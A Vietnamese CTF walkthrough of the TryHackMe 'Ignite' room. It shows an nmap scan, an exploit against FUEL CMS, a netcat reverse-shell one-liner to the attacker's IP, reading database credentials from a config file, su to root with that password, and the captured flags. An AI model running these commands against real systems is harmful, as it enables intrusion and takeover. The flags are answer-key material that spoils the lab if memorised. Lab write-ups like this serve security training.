

Dùng nmap để quét dịch vụ

```
┌──(root㉿kali)-[/home/kali/tryhackme/ignite]
└─# nmap -sC -sV 10.10.60.160
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 04:19 EDT
Nmap scan report for 10.10.60.160
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to FUEL CMS

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds
```

Truy cập đến trang web







# Forbidden


You don't have permission to access /.htaccess on this server.

*Apache/2.4.18 (Ubuntu) Server at 10.10.60.160 Port 80*


Tìm được 1 tài khoản





Tìm thông tin lỗ hổng ta được





Chạy đoạn code trên và thu được kết quả




Truy cập được đến




Truy cập đến web
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.18.52.203 8888 > /tmp/f



```
Enter Command $rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.18.52.203 8888 > /tmp/f


┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.60.160] 52746
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Tìm được flag.txt

python -c 'import pty;pty.spawn("/bin/bash")'

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ whoami
whoami
www-data
www-data@ubuntu:/var/www/html$ ls
ls
README.md  assets  composer.json  contributing.md  fuel  index.php  robots.txt
www-data@ubuntu:/var/www/html$ cat robots.txt
cat robots.txt
User-agent: *
Disallow: /fuel/www-data@ubuntu:/var/www/html$
```

```
clear
TERM environment variable not set.
www-data@ubuntu:/var/www/html$  export TERM=xterm
 export TERM=xterm
www-data@ubuntu:/var/www/html$
```

```
www-data@ubuntu:/var/www/html$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
6470e394cbf6dab6a91682cc8585059b
www-data@ubuntu:/home/www-data$
```

```
www-data@ubuntu:/var/www/html/fuel$ ls
ls
application  data_backup  install   modules
codeigniter  index.php    licenses  scripts
www-data@ubuntu:/var/www/html/fuel$ cd application
cd application
www-data@ubuntu:/var/www/html/fuel/application$ ls
ls
cache   controllers  helpers  index.html  libraries  migrations  third_party
config  core         hooks    language    logs       models      views
www-data@ubuntu:/var/www/html/fuel/application$ cd config
cd config
www-data@ubuntu:/var/www/html/fuel/application/config$ ls
ls
MY_config.php        constants.php      google.php     profiler.php
MY_fuel.php          custom_fields.php  hooks.php      redirects.php
MY_fuel_layouts.php  database.php       index.html     routes.php
MY_fuel_modules.php  doctypes.php       memcached.php  smileys.php
asset.php            editors.php        migration.php  social.php
autoload.php         environments.php   mimes.php      states.php
config.php           foreign_chars.php  model.php      user_agents.php
www-data@ubuntu:/var/www/html/fuel/application/config$
```

Tìm được pass root

```
www-data@ubuntu:/var/www/html/fuel/application/config$ cat database.php
cat database.php
<?php
defined('BASEPATH') OR exit('No direct script access allowed');

/*
| -------------------------------------------------------------------
| DATABASE CONNECTIVITY SETTINGS
| -------------------------------------------------------------------
| This file will contain the settings needed to access your database.
```

```
$query_builder = TRUE;

$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
        @include(TESTER_PATH.'config/tester_database'.EXT);
}
www-data@ubuntu:/var/www/html/fuel/application/config$
```

Tìm được root.txt

```
www-data@ubuntu:/var/www/html/fuel/application/config$ su -
su -
Password: mememe

ls
ls
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
cat rot.txt
cat: rot.txt: No such file or directory
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#
```